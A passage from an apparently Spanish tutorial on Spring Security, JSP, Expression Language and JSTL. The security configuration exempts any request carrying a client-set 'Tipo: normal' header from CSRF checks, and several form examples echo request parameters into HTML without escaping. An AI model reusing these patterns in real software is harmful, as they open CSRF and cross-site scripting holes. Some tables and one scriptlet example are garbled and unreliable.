protected void configure(AuthenticationManagerBuilder auth) throws Exception{
    auth.userDetailsService(this.uds).passwordEncoder(this.pe);
}

@Override
protected void configure(HttpSecurity http) throws Exception {
    http.cors()
        .and()

        .csrf()
        .csrfTokenRepository(CookieCsrfTokenRepository.withHttpOnlyFalse())
        .ignoringAntMatchers("/usuario/**")
        .ignoringRequestMatchers(r->
            r.getHeader("Tipo")!=null?r.getHeader("Tipo").equals("normal"):false)
        .and()

        .requiresChannel()
        .anyRequest().requiresSecure()
        .and()

        .authorizeRequests()
        // .antMatchers("/css/**", "/js/**", "/img/**").permitAll()
        .antMatchers("/usuario/**").hasAnyAuthority("ROLE_ADMINISTRADOR")
        .anyRequest().authenticated()
        .and()

        .formLogin()
        .loginPage("/entrada/login.html")
        .failureUrl("/entrada/login.html?error=true")
        .usernameParameter("login")
        .passwordParameter("clave")
        .loginProcessingUrl("/entrada/procesar.html")
        .defaultSuccessUrl("/entrada/index.html")
        .permitAll()
        .and()

        .logout()
        .invalidateHttpSession(true)
        .logoutSuccessUrl("/entrada/login.html")
        .logoutRequestMatcher(new AntPathRequestMatcher("/entrada/logout.html"))
        .permitAll();
}

@Override
public void configure(WebSecurity web) throws Exception {
    web.ignoring().antMatchers("/css/**", "/js/**", "/img/**");
}
}

```

Como en el caso de Spring Web MVC la seguridad tiene un comportamiento predefinido que debo cambiar extendiendo el comportamiento de la clase base. No quiero explicar aquí todo lo que hace, salvo un detalle: Cómo configurarlo para que no haga nada.

En cuanto escribamos en Gradle la dependencia de seguridad automáticamente nos pedirá que nos identifiquemos; incluso tiene una página de login por defecto. Si queremos escribir la dependencia pero que nos deje en paz (por el momento) tenemos que comentar las líneas del método "configure" y dejar sólo:

```
http.authorizeRequests().anyRequest().permitAll();
```

---

Hará que se aplique la seguridad, pero dejará entrar a todo el mundo en todas partes sin identificación.

La última clase también pertenece a la configuración de la seguridad. Le “traduce” a Spring Security lo que nosotros entendemos como un usuario:

```
@Service
public class ServicioSeguridadUsuario implements UserDetailsService{
    @Autowired
    private RepositorioUsuario ru;

    @Override
    //@Transactional Ya que leo los roles EAGER no necesito la anotación...
    public UserDetails loadUserByUsername(String login)
        throws UsernameNotFoundException {
        Optional<Usuario> op=this.ru.findById(login);
        if (!op.isPresent())
            throw new UsernameNotFoundException("Usuario desconocido");
        Usuario encontrado=op.get();

        Set<GrantedAuthority> roles=new HashSet<>();
        for (Rol rol: encontrado.getRoles())
            roles.add(new SimpleGrantedAuthority(rol.name()));
        return new User(encontrado.getLogin(),encontrado.getClave(), roles);
    }
}
```

#### 4.5.2 Propiedades

Para completar este vistazo a la configuración del ejemplo sólo nos queda **application.properties**. En primer lugar veamos las propiedades necesarias para la conexión JDBC:

```
spring.datasource.driver-class-name =com.mysql.cj.jdbc.Driver
spring.datasource.password=claveusuario
spring.datasource.url=jdbc:mysql://localhost:3306/productos?serverTimezone=UTC
spring.datasource.username=usuario
```

Son necesarias para que el proyecto pueda lanzarse. Spring Boot detectará que usamos base de datos. Si no definimos ninguna propiedad aplicará una configuración por defecto que no se corresponderá a lo que tenemos definido, por lo que se producirá una excepción y el programa no se desplegará.

Estas dos propiedades tienen que ver también con la base de datos:

```
spring.jpa.hibernate.ddl-auto=create-drop
spring.jpa.properties.hibernate.dialect=org.hibernate.dialect.MySQL8Dialect
```

La primera obviamente sólo tiene sentido en desarrollo. Le indica a Hibernate que destruya y cree las tablas de la base de datos cada vez que arranque la aplicación. La segunda propiedad es una de esas cosas molestas que suceden de vez en cuando. En el ejemplo he usado MySQL versión 8. Si no se lo indico a Hibernate no me crea las claves foráneas en las tablas.

Las dos siguientes propiedades ya las conocemos. Configuran el resolutor de vistas por defecto de Spring Web MVC:

```
spring.mvc.view.prefix=/WEB-INF/vista/
spring.mvc.view.suffix=.jsp
```

Utilizo ficheros de recursos para cambiar mensajes de error por defecto y poder aplicar cambio “automático” de idiomas. La propiedad indica cómo se llaman los ficheros con los textos:

```
spring.messages.basename=errores, textos
```

Por último, una propiedad que interviene en la forma que tiene Jackson de mapear los objetos de Java a JSON. Ya lo veremos con calma cuando veamos AJAX:

```
spring.jackson.mapper.default-view-inclusion=true
```

# 5 La vista

En este capítulo voy a explicar el funcionamiento básico de una página JSP, de las bibliotecas de etiquetas y de Tiles. Aprenderemos todo lo necesario para escribir una aplicación Web correctamente.

Son tecnologías muy antiguas, con muchas limitaciones: Tiles no deja de ser un apaño para que las páginas JSP puedan fabricar vistas decentes. Sin embargo se siguen utilizando mucho, y en la práctica son más rápidas que otras tecnologías ya que se compilan como clases de Java.

Por el contrario dejan cometer auténticos delitos sintácticos y de diseño. Por suerte vamos a usarlas estrictamente como Vista, y vamos a ser personas ordenadas, aburridas y repetitivas cuando escribamos el código.

Si no sabes nada sobre páginas JSP y nunca has usado un servlet tal vez te resulte útil consultar el apéndice sobre “arqueología” al final del libro.

## 5.1 Sintaxis de las páginas JSP

### 5.1.1 Scriptlets y objetos predefinidos. Scope

Permiten escribir código de Java literal dentro de una página JSP. Salvo los comentarios, usarlos es una mala idea, ya que genera un código horrible. Disponemos de varios símbolos:

<b>Símbolo</b>	<b>Descripción</b>
<% %>	Abre y cierra un scriptlet. Es el símbolo tradicional.
<%= %>	Es una abreviatura de “out.write()”.
<%! %>	Por defecto todo lo que escribes se interpreta como parte del método “_jspService”. Si por algún motivo quisieras añadir métodos a la clase los definirías dentro de estos símbolos.
<%-- --%>	Comentarios. Es el único símbolo que deberías usar. Son comentarios de programación, por lo que nunca generarán código y no llegarán al cliente, al contrario de lo que sucedería con un comentario de HTML.

Son los parámetros y variables del método “\_jspService” (revisa el apéndice sobre arqueología). Como siempre se define del mismo modo, siempre están presentes, por lo que en entorno te deja utilizarlos. Están pensados para ser usados dentro de los scriptlets, así que no los utilizaremos.

<b>Objeto</b>	<b>Descripción</b>
request	Es el parámetro de clase <b>HttpServletRequest</b> del método.
response	Es el parámetro de clase <b>HttpServletResponse</b> del método.
out	El objeto de clase “PrintWriter” (bueno, algo similar) que permite generar la respuesta al usuario.
page	Literalmente es “this”.
session	El objeto <b>HttpSession</b> , que permite acceder a la sesión, el espacio de memoria común a todas las peticiones de un cliente.
application	El objeto <b>ServletContext</b> , que da acceso al contexto de la aplicación, el espacio de memoria único de la aplicación.
config	Acceso a la configuración de la aplicación, por lo general los parámetros definidos en “web.xml”.

Como has visto, hay objetos que se generan en diferentes etapas. Se dice que tienen un **ámbito**, **alcance** o **scope** distinto:

<b>Alcance</b>	<b>Descripción</b>
Petición	Se crea un objeto distinto para cada petición de cada usuario. Es el ámbito de “request” y “response”.
Sesión	Un espacio de memoria común a todas las peticiones de un mismo cliente. Habrá una sesión distinta para cada cliente, si la activamos.
Aplicación	Común a toda la aplicación. Un único espacio de memoria, que se crea y destruye con el despliegue y repliegue del programa.
Página	Una tontería. Se refiere a “page”, que como ya he dicho, es “this”.

Un ejemplo de cómo se utilizaban. Supongamos que la página tiene acceso a una colección de proveedores y quieres dibujarlos en una tabla:

```
<%@ page contentType="text/html;charset=UTF-8" %>
<%@ page import="java.util.List,
                com.javi.productos.modelo.entidad.Proveedor,
                java.text.SimpleDateFormat" %>
...
<p>Ejemplo de sintaxis antigua</p>
<table class="datos datosPeq">
    <thead class="iguales">
        <tr>
            <th>Código</th>
            <th>Nombre de proveedor</th>
            <th>Fecha</th>
        </tr>
    </thead>
    <tbody>
        <%
            SimpleDateFormat sdf = new SimpleDateFormat("dd/MM/yyyy");
            List<Proveedor> lista;
            Lista=(List<Proveedor>)request.getAttribute("proveedores");
            for (Proveedor p:lista) {
                String textoFecha=sdf.format(p.getFecha().getTime());
        %>
            <tr>
                <td><%=p.getId()%></td>
                <td><%=p.getNombre()%></td>
                <td><%=textoFecha%></td>
            </tr>
        <%
        }
        <%
    </tbody>
</table>
...
```

### 5.1.2 Directivas

Estos símbolos sí que los usaremos habitualmente. Permiten definir ciertas características de la página fundamentales para su funcionamiento. Se definen con el símbolo **<%@directiva%>**, y son sólo tres, “page”, “include” y “taglib”:

<b>&lt;%@ page&gt;</b>	<b>Descripción</b>
------------------------	--------------------

Es la más utilizada. Aunque tiene al menos una docena de atributos sólo utilizaremos “contentType”; queremos usar las páginas como Vista, por lo que ya no necesitamos la mayor parte de sus características. De todos modos comentaré algún atributo más, por si te lo encuentras en páginas antiguas.

<b>contentType</b>	Indica el tipo MIME de la respuesta, y opcionalmente el tipo de codificación de los caracteres (“charset”). A menudo la codificación aparece repetida en el código HTML. Ten en cuenta que esta información viaja en la cabecera y se refiere al protocolo HTTP.
--------------------	------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

---

**<%@ page> Descripción**

---

Es la más utilizada. Aunque tiene al menos una docena de atributos sólo utilizaremos “contentType”; queremos usar las páginas como Vista, por lo que ya no necesitamos la mayor parte de sus características. De todos modos comentaré algún atributo más, por si te lo encuentras en páginas antiguas.

import	Lista de paquetes a importar, separados por comas. Es necesario cuando usamos scriptlets y hacemos referencia a clases que no están definidas en “java.lang”.
session	True por defecto. Indica si se activa la sesión de forma automática la primera vez que se acceda esta página.
errorCode	Define una URL a una página de tratamiento de errores, que será ejecutada si se produce una excepción en esta página.
isErrorHandler	False por defecto. Indica si es una página de tratamiento de errores. En ese caso se definen objetos adicionales cuando se genera el código fuente del servlet.

Se puede escribir varias veces en la misma página, aunque lo habitual es ponerla sólo una vez. Algunos ejemplos (serían de diferentes páginas, claro):

```
<%@ page contentType="text/html" %>
<%@ page contentType="text/html; charset=UTF-8" pageEncoding="UTF-8" %>
<%@ page contentType="text/html" import="java.util.List, java.util.ArrayList" %>
<%@ page errorPage="/WEB-INF/paginas/error.jsp" %>
<%@ page isErrorPage="true" %>
```

---

**<%@ include> Descripción**

---

Literalmente pega el código fuente una página JSP dentro de otra. Evitan repetir código, permitiendo por ejemplo definir un único encabezado o menú principal que después se incluye en todas las páginas

file	Página a incluir
------	------------------

Un ejemplo de uso:

```
...
<nav>
    <%@include file="/WEB-INF/vista/trozo/menu.jsp" %>
</nav>
...
```

El fichero “menú.jsp” es sólo un trozo de página JSP:

```
<ul>
    <li><a href=". /entrada/index.html">Inicio</a></li>
    <li><a href="#">Tipos de productos<span class="flecha">=▼</span></a>
        <ul>
            <li><a href=". /tipoproducto/ver.html">Ver</a></li>
            <li><a href=". /tipoproducto/crear.html">Crear</a></li>
            <li><a href=". /tipoproducto/borrar.html">Borrar</a></li>
            <li><a href=". /tipoproducto/modificar.html">Modificar</a></li>
        </ul>
    </li>
</ul>
<p class="limpiar"></p>
```

En teoría se incluye en tiempo de compilación, por lo que si modificamos la página incluida tendremos que recompilar todas las páginas que la usan para que se apliquen los cambios. Los IDE son listos y ya hace muchos años que realizan esa tarea de forma automática; siempre veremos los cambios sin hacer nada.

Si usamos Tiles para definir plantillas esta directiva no nos sirve de mucho.

---

## <%@ taglib> Descripción

Permite utilizar **librerías de etiquetas (JSTL)** en la página.

uri	La URI que identifica a esa biblioteca. Cada JSTL tiene una URI propia (o debería tenerla) y diferente de todas las demás, basada en el dominio del organismo que la ha escrito. Por supuesto tendremos que haber incorporado la dependencia correcta a nuestro proyecto para que esa URI signifique algo.
prefix	Asocia un prefijo a la URI, de tal manera que podamos definir un espacio de nombres concreto a la biblioteca, para evitar ambigüedades en los nombres de etiquetas de diferentes bibliotecas.

La usaremos en casi todas nuestras páginas. Las librerías de etiquetas son un truco de sintaxis que nos permite incorporar código de Java a la página JSP mediante etiquetas de XML:

```
<c:if test="${!empty mal}">
    <p class="error">No he podido eliminar el tipo de producto.</p>
</c:if>
```

Esa etiqueta en concreto implementa un simple “if” de Java; pero clarifica enormemente el código. En vez de abrir y cerrar scriptlets (y obligar a la persona que escribe el código de HTML a saber programar en Java) usamos “etiquetas especiales” junto con las etiquetas de HTML.

Para poder emplear esas etiquetas tenemos que declarar en la página que queremos usar cierta biblioteca:

```
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
```

En este mismo capítulo hay un apartado dedicado a las etiquetas más utilizadas.

### 5.1.2.1 Codificación de caracteres. UTF-8

Quiero usar tildes y acentos sin tener que escribir código de conversión en ninguna parte. Si la aplicación se compusiera de un único elemento no habría ningún problema, pero una aplicación Web es por definición un conjunto de partes que se comunican entre sí. Si no quieres convertir unos textos en otros, tienes que usar la misma codificación de caracteres en todas partes. ¿Y qué “partes” hay?

- La base de datos. Se suele crear por defecto en UTF-8, con el “collation” adecuado para el país; pero depende mucho de cuál utilices.
- Los ficheros de código fuente de Java, debido a los String literales que escribes en ellos. El IDE es listo y si le dices que el fichero fuente usa cierta codificación también la aplicará para el código compilado.
- Las páginas JSP, exactamente por el mismo motivo. Son código fuente de Java.
- Los ficheros de recursos. Ya veremos qué son, pero contienen los textos que presentaremos en las páginas.
- Y por último, la codificación de las peticiones del cliente. El cliente se pasa el día enviándonos parámetros, que deberán tener las eñes y acentos correctamente codificadas. Se supone que usará mi código, por lo que yo sabré como llega.

Por tanto, cuando generamos la página para el cliente, en la cabecera de la petición le tenemos que decir qué le enviamos para que:

- El navegador interprete bien los textos que tiene que dibujar.
- El navegador codifique correctamente los parámetros de la petición de los formularios. Se supone que usará la misma codificación que la respuesta del servidor.

Como ya hemos visto eso se hace con la directiva page:

```
<%@ page contentType="text/html; charset=UTF-8" %>
```

Si no le indicamos nada busca la etiqueta “meta” de HTML, aunque mi experiencia es que a veces pasa de ella:

```
<meta charset="UTF-8" %>
```

Y si no hay nada especificado, aplica ISO-8859-1.

Bien, pues lo creo todo en UTF-8 (y lo configuro con la directiva page en las páginas JSP), o en ISO-8859-1 y no digo nada.

---

Pero queda un problema. **Las peticiones AJAX con JQuery**. Hagas lo que hagas, las peticiones de este tipo **siempre usarán UTF-8**, por lo que si usas ISO-8859-1 en tu código te pasarás el día traduciendo los datos enviados desde JavaScript. Por tanto, lo que suelo hacer en todos mis proyectos es **usar UTF-8**.

No te olvides de que por defecto un proyecto de Eclipse codifica todos sus ficheros en función del sistema operativo. En Windows, con ISO-8859-1, por lo que tendrás que cambiarlo antes de empezar a escribir nada si quieras usar Unicode.

### 5.1.3 Acciones estándares

Fueron las predecesoras de las bibliotecas de etiquetas. Para evitar en la medida de lo posible los scriptlets se les ocurrió la idea de “etiquetas de XML predefinidas”, para realizar operaciones básicas. He usado las páginas únicamente para generar la Vista, y además disponemos de JSTL, por lo que ni siquiera las he utilizado en los ejemplos.

Como ya he dicho vienen predefinidas, por lo que no hace falta ninguna directiva que las declare. Simulan que son etiquetas de XML definidas en el espacio de nombres “jsp”:

```
<jsp:include page="/WEB-INF/vista/trozo/menu.jsp"/>
```

Las acciones que podemos usar:

Acción	Descripción
<jsp:forward>	Nos permite redirigir la petición a otra página JSP. No lo vamos a hacer <b>nunca</b> , eso es problema del controlador.
<jsp:param>	Nos permite pasarle valores a la página JSP a la que nos vamos a redirigir. Idem.
<jsp:include>	Incluye una página dentro de otra, de forma similar a la directiva “<%@include%>”. La diferencia es que la acción la incluye de forma dinámica. Compila y ejecuta cada página por separado, incluyendo el resultado de la ejecución de la página incluida.
<jsp:plugin>	Qué tiempos. Nos permite ejecutar un applet de Java
<jsp:useBean>	Nos permite usar un JavaBean dentro de la página, sin necesidad de utilizar scriptlets. Absolutamente superado con EL.
<jsp:getProperty>	Nos permite leer el valor de una propiedad de un JavaBean. EL le da cien vueltas
<jsp:setProperty>	Nos permite establecer el valor de un propiedad de un JavaBean. Superado con EL y JSTL “core”, pero no lo vamos a hacer <b>nunca</b> : las páginas JSP son Vista.

## 5.2 Expression Language (EL)

Inicialmente comenzó como parte de JSTL, para permitir que estas etiquetas de XML pudieran acceder a los objetos de Java definidos en la página. Pero ha evolucionado mucho desde entonces, y se puede considerar un “minilenguaje” de script que también se puede utilizar para JSF<sup>4</sup>.

EL no tiene estructuras de control ni funciones propias, para eso se emplea JSTL. Lo más habitual es usarlo junto a estas etiquetas de XML, aunque también se puede usar por separado. El ejemplo típico:

```
<tbody>
    <c:forEach items="${tipoproductos}" var="tp">
        <tr>
            <td>${tp.id}</td>
            <td>${tp.nombre}</td>
        </tr>
    </c:forEach>
</tbody>
```

Al parecer, el controlador ha definido como atributo del modelo una colección de tipos de productos. He usado las etiquetas “core” para recorrer la colección (es un bucle “for each” típico), y EL para poder referirme a los valores, tanto dentro como fuera de la etiqueta.

---

<sup>4</sup> JavaServer Faces es un framework diseñado específicamente para representar la Vista en un proyecto MVC. Hasta no hace mucho tiempo era habitual usar Spring Web MVC junto a JSF.

### 5.2.1 Sintaxis

La sintaxis de EL viene de UNIX. Para referirse al valor de una variable en este sistema operativo se usa el símbolo del **dólar**; si la variable contiene caracteres especiales o espacios se envuelve el nombre de la variable entre **llaves**. Se consideró que esos símbolos no eran habituales dentro del código de una página Web y que por tanto separarían claramente el código HTML y el de EL.

En una expresión EL podemos usar todos los operadores típicos de Java, por lo que podemos comparar, hacer asignaciones (mala idea, somos Vista), realizar operaciones aritméticas o cualquier cosa que queramos. Muchos operadores tienen varios nombres: div (/), mod (%), eq (==), ne (!=), lt(<), gt (>), le(<=), ge(>=), and (&&), or (||) y not(!).

Hay un operador especial, muy útil, que indica si una variable contiene null o simplemente no existe, **empty**:

```
<c:if test="#{not empty ciertoValor}">
```

Su sintaxis está definida para que sea muy sencillo de utilizar por personas sin conocimientos de programación:

- No hace falta definir tipos de datos, ni hacer conversiones explícitas.
- Comillas simples y dobles son equivalentes.
- Las expresiones \${objeto.propiedad} y \${objeto['propiedad']} son equivalentes.
- Si se hace referencia a una variable que no existe o que vale null no se produce ningún resultado. La siguiente expresión generará el texto "<p></p>":

```
<p>${estNoExiste}</p>
```

- Permite usar los métodos get/set de los JavaBeans de forma implícita. En el ejemplo anterior:

```
<td>${tp.id}</td>
<td>${tp.nombre}</td>
```

En realidad estamos usando los métodos "getId()" y "getNombre()" de la clase "TipoProducto". Y por supuesto, si cometemos esta instrucción ejecutaremos "setId(42)":

```
${tp.id=42}
```

- Permite invocar de forma explícita un método si es necesario:

```
${bean.unMétodoCualquiera("un valor")}
```

### 5.2.2 Ámbitos (Scope) y Objetos predefinidos

Usamos EL y JSTL para reemplazar a los scriptlets, por lo que tendremos que realizar sus mismas tareas. Por tanto tenemos acceso a los objetos predefinidos de la página JSP, y a un par de objetos adicionales:

Objeto	Descripción
pageScope	Alcance de página. No lo usaremos nunca.
requestScope	Alcance de petición. Acceso a los atributos del modelo que el controlador ha dejado preparados para la vista. Sin duda el más usado. Es tan utilizado que se sobrentiende y por tanto no hace falta escribirlo. Siguiendo con el ejemplo anterior, la expresión:
	<pre>&lt;c:forEach items="#{tipoprodutos}" var="tp"&gt;</pre> Equivale a ésta: <pre>&lt;c:forEach items="#{requestScope.tipoprodutos}" var="tp"&gt;</pre>
sessionScope	Alcance de sesión. Ya no se usa demasiado. Con Spring los objetos de sesión los usaremos a través de inyección de dependencia, y los nombres de los beans que genera son un poco incómodos. Además se considera un "fallo de estilo" referirse directamente a la sesión dentro de una página JSP. Lo veremos cuando estudiemos el controlador.
applicationScope	Alcance de aplicación.

Y unos cuantos objetos predefinidos:

Objeto	Descripción
param	Los parámetros de la petición que envió el usuario.
paramValues	Otra manera de acceder a los parámetros. Devuelve un mapa con todos los parámetros.
header	Similar a "param", pero permite acceder a las cabeceras de la petición.
headerValues	Como "paramValues", pero para las cabeceras de petición.
initParam	Contiene los parámetros de inicialización, valores que se pueden definir en web.xml. Era una forma de definir valores de configuración para la aplicación.
cookie	Permite acceder a todas las cookies de la petición.

El objeto **param** se usa a menudo para generar el típico formulario que mantiene los valores escritos en la petición anterior. Se dibuja vacío la primera vez que el usuario llega a la página, pero una vez que lo ha usado hay que presentarlo con los valores enviados previamente:

```
<tr>
    <td><label>Código de tipo</label></td>
    <td><input type="text" name="id" value="${param.id}"></td>
</tr>
<tr>
    <td><label>Nombre de tipo</label></td>
    <td><input type="text" name="nombre" value="${param.nombre}"></td>
</tr>
```

La primera vez el cliente no envía ningún parámetro asociado a la petición. Esos valores no existen, y EL no devuelve nada. El texto HTML generado será:

```
<td><input type="text" name="nombre" value=""></td>
```

Pero cuando el cliente use el formulario y realice una segunda petición sí que habrá parámetros, por lo que la página JSP devolvería por ejemplo el siguiente texto:

```
<td><input type="text" name="nombre" value="Mesa de oficina"></td>
```

El objeto **paramValues** también permite acceder a los parámetros, pero a través de un mapa. Tiene en cuenta que un parámetro puede repetirse (un array). Si por ejemplo realizo la siguiente petición GET:

```
nombre_de_página?uno=gis&dos=10&dos=200
```

Podría recorrer todos los parámetros enviados de esta forma:

```
<c:forEach items="${paramValues}" var="p">
    <p>${p.key}</p>
    <c:forEach items="${p.value}" var="valor">
        <p>--> ${valor}</p>
    </c:forEach>
</c:forEach>
```

### 5.2.3 Funciones

Explicaré las bibliotecas de etiquetas en el siguiente apartado; sin embargo ya hemos visto varios ejemplos, ya que no pueden separarse del EL.

Hay un tipo de biblioteca en el que esto es especialmente cierto, las **bibliotecas de funciones**. En vez de añadir etiquetas de XML a la página permiten usar funciones dentro de las expresiones de EL. La biblioteca de funciones clásica es "http://java.sun.com/jsp/jstl/functions":

```
<%@ taglib uri="http://java.sun.com/jsp/jstl/functions" prefix="fn" %>
...
${fn:substringAfter(fn:toLowerCase(rol), "role_")}
```

En el ejemplo he pasado a minúsculas el texto contenido en la variable "rol" y después lo he cortado, quitándole las letras "role\_" del comienzo. Como puede verse en el código también hay que usar el prefijo, pero dentro de la expresión de EL. Veremos varias de las funciones predefinidas en esta biblioteca a continuación.

## 5.3 JSTL

Las **JavaServer Pages Standard Tag Library (JSTL)**, estrictamente hablando, son cuatro o cinco bibliotecas “clásicas” que mediante etiquetas de XML añaden nuevas funcionalidades a las páginas JSP:

biblioteca	Descripción
core	Estructuras de control y variables.
xml	Manipulación de XML.
sql	Acceso a base de datos relacional.
fmt	Formateo de textos e internacionalización: traducciones y conversiones de fechas y números en función del idioma.
functions	Es una biblioteca de funciones para EL. Añade las funciones habituales para manejo de textos.

De todas éstas sólo usaremos “core” y “functions”. No necesitamos manipular XML, para formateo y traducción aplicaremos las bibliotecas de Spring y “sql” no la tocaremos ni con un palo (somos Vista).’

Para que funcionen debes incluir la dependencia '**javax.servlet:jstl:1.2**' si estás usando Apache 9.x (hasta hace poco también funcionaba con 'jstl:jstl:1.2'). Para Apache/Tomcat 10.0.x he necesitado añadir la dependencia '**org.glassfish.web: jakarta.servlet.jsp.jstl:2.0.0**', aunque para la versión 10.1.x he utilizado '**org.glassfish.web: jakarta.servlet.jsp.jstl:3.0.0**'.

En la página <https://stackoverflow.com/questions/4928271/how-to-install-jstl-the-absolute-uri-http-java-sun-com-jstl-core-cannot-be-r/> tienes una explicación detallada de los motivos, y lo más importante, qué se supone que habrá que escribir en futuras versiones de Tomcat.

Cuando añadas la dependencia al proyecto verás que tienes disponibles varias versiones de las bibliotecas:

- |                                                                                               |                                                                                   |                                                                                 |
|-----------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------|---------------------------------------------------------------------------------|
| ⑧ <a href="http://java.sun.com/jsp/jstl/core">http://java.sun.com/jsp/jstl/core</a>           | ⑧ <a href="http://java.sun.com/jstl/core">http://java.sun.com/jstl/core</a>       | ⑧ <a href="http://java.sun.com/jstl/sql">http://java.sun.com/jstl/sql</a>       |
| ⑧ <a href="http://java.sun.com/jsp/jstl/fmt">http://java.sun.com/jsp/jstl/fmt</a>             | ⑧ <a href="http://java.sun.com/jstl/core_rt">http://java.sun.com/jstl/core_rt</a> | ⑧ <a href="http://java.sun.com/jstl/sql_rt">http://java.sun.com/jstl/sql_rt</a> |
| ⑧ <a href="http://java.sun.com/jsp/jstl/functions">http://java.sun.com/jsp/jstl/functions</a> | ⑧ <a href="http://java.sun.com/jstl/fmt">http://java.sun.com/jstl/fmt</a>         | ⑧ <a href="http://java.sun.com/jstl/xml">http://java.sun.com/jstl/xml</a>       |
| ⑧ <a href="http://java.sun.com/jsp/jstl/sql">http://java.sun.com/jsp/jstl/sql</a>             | ⑧ <a href="http://java.sun.com/jstl/fmt_rt">http://java.sun.com/jstl/fmt_rt</a>   | ⑧ <a href="http://java.sun.com/jstl/xml_rt">http://java.sun.com/jstl/xml_rt</a> |
| ⑧ <a href="http://java.sun.com/jsp/jstl/xml">http://java.sun.com/jsp/jstl/xml</a>             |                                                                                   |                                                                                 |

Sólo debes usar las que comienzan por la URI “<http://java.sun.com/jsp/jstl/>”, las de la primera columna; el resto sólo se usan en versiones antiguas de JSP. En Apache/Tomcat 10.x puedes utilizar la nomenclatura **URN**, más fácil de recordar que la antigua nomenclatura “URI”. En vez de “[http://java.sun.com/...](http://java.sun.com/)” puedes identificar las bibliotecas con **jakarta.tags.core**, **jakarta.tags(fmt**, etc.

Es sencillo crear bibliotecas de etiquetas propias, basta con definir un esquema de XML e implementar un par de interfaces. Spring Web MVC tiene dos definidas, Tiles otras dos, Spring Security una, etc. Aunque mal dicho, cuando hablamos de “JSTL” entendemos todas las bibliotecas que usamos, no sólo las clásicas.

Ya hemos visto varios ejemplos de uso en los apartados anteriores. Lo que vamos a estudiar ahora son las diferentes etiquetas definidas en cada biblioteca. Sólo veremos las más usadas; vuelvo a recordarte que las página JSP son Vista, por lo que ya no necesitan (ni deben) realizar muchas tareas.

Un atributo que definen muchas etiquetas y que ni siquiera voy a indicar es **scope**. Las etiquetas están diseñadas para escribir un texto en la página, pero en ocasiones nos interesa guardar el resultado en una variable, para que pueda ser utilizado por otra etiqueta de esa misma página. Un ejemplo típico son los bucles. Por defecto el ámbito, alcance o “scope” es **page** (this), que es lo que necesitamos. Pero también se pueden definir con los “scope” **request**, **session** o **application**. No lo haremos nunca. Somos Vista.

### 5.3.1 Core

La utilizarás en la mayoría de las páginas. Permite el uso de bucles, comparaciones y definición de variables, pero con la sintaxis de XML y el uso de EL. La directiva que debes escribir es:

```
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
```

Sólo vamos a ver las etiquetas correspondientes a bucles y comparaciones. El resto nos permiten crear variables, tratar excepciones, redirigir peticiones... tareas que no son de la Vista, por lo que ni siquiera voy a comentarlas.

<b>forEach</b>	<b>Valores</b>	<b>Descripción</b>
<i>Define un bucle, basado en índices o que recorre colecciones.</i>		
items	"\${personas}" "un texto"	<i>La colección a recorrer en un "for each". Generalmente es un atributo del modelo.</i>
begin	"1"	<i>El valor de comienzo en un bucle "for".</i>
end	"10"	<i>El valor de final en un bucle "for".</i>
step	"3"	<i>El incremento del índice en un bucle "for".</i>
var	"variable"	<i>El valor del índice o del objeto actual en cada iteración del bucle</i>
varStatus	"variable"	<i>Define una variable de tipo "status", con propiedades para controlar el bucle: current (objeto actual), index (índice desde cero), count (índice desde uno), first (boolean), last (boolean), begin (valor de inicio), end (valor de final) y step (incremento).</i>
<b>if</b>	<b>Valores</b>	<b>Descripción</b>
<i>Evaluá una expresión y procesa el cuerpo de la etiqueta si vale "true."</i>		
test	"\${tp.id > 10}"	<i>La expresión a evaluar. Se supone que será una expresión EL.</i>
var	"variable"	<i>Define una variable en la que almacena el resultado de la expresión.</i>
<b>choose</b>	<b>Descripción</b>	
<i>Un contenedor para las etiquetas <b>when</b> y <b>otherwise</b>. Permite escribir estructuras condicionales similares a un "switch" o un "if / else". No necesita atributos.</i>		
<b>when</b>	<b>Valores</b>	<b>Descripción</b>
<i>Similar a "if", pero debe estar contenida dentro de un bloque <b>choose</b>. Un mismo bloque admite varias etiquetas "when", por lo que se pueden simular "else" o "switch".</i>		
test	"\${tp.id > 10}" "\${tp.id <= 10}"	<i>La expresión a evaluar. Se supone que será una expresión EL.</i>
<b>otherwise</b>	<b>Descripción</b>	
<i>Debe estar contenida dentro de un bloque <b>choose</b>. Sólo se admite una, y su contenido se procesa sólo si ninguna de las condiciones "when" se han cumplido. Hace las veces de un "else". No necesita atributos.</i>		
A menudo los atributos del modelo, los datos que el controlador pasa a la vista, son colecciones o simples banderas para que se dibuje una u otra cosa. Por tanto necesitamos bucles y comparaciones en el código JSP. Ya hemos visto el desastre que podemos organizar en una página si usamos scriptlets; la mejor solución es aplicar esta biblioteca de etiquetas:		
<pre>&lt;%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %&gt; ... &lt;form id="formularioSelect"&gt; &lt;p&gt;     &lt;select name="login" class="gra"&gt;         &lt;option value=""&gt;&lt;spring:message code="usuario.seleccion"/&gt;&lt;/option&gt;         &lt;c:forEach items="\${usuarios}" var="u"&gt;             &lt;option value="\${u.login}"&gt;\${u.nombreCompleto}&lt;/option&gt;         &lt;/c:forEach&gt;     &lt;/select&gt; &lt;/p&gt; &lt;/form&gt;</pre>		
La persona que escribe la página no tiene por qué conocer la sintaxis de Java. Sólo tiene que saber que tiene disponible una colección llamada "usuarios", y que sus elementos tienen las propiedades "login" y "nombreCompleto". El que internamente esté usando métodos GET o clases de Java no es asunto suyo.		

---

Otro ejemplo:

```
<c:if test="${param.error}">
    <p class="error"><spring:message code="login.mal"/></p>
</c:if>
```

Si ese parámetro ha sido enviado en la petición, la respuesta al usuario contendrá ese párrafo. La etiqueta es muy simple y no admite “else”. Pero se simula con facilidad:

```
<c:if test="${param.error}">
    <p class="error">Se ha producido un error</p>
</c:if>
<c:if test="${empty param.error}">
    <p class="error">Todo está bien</p>
</c:if>
```

Y por supuesto, podemos usar “choose”:

```
<c:choose>
    <c:when test="${param.error}">
        <p class="error">Se ha producido un error</p>
    </c:when>
    <c:otherwise>
        <p>Todo está bien</p>
    </c:otherwise>
</c:choose>
```

### 5.3.2 Functions

Esta biblioteca es algo distinta a las demás, ya que no define etiquetas de XML, sino funciones que se pueden usar dentro de las expresiones EL. La directiva:

```
<%@ taglib uri="http://java.sun.com/jsp/jstl/functions" prefix="fn" %>
```

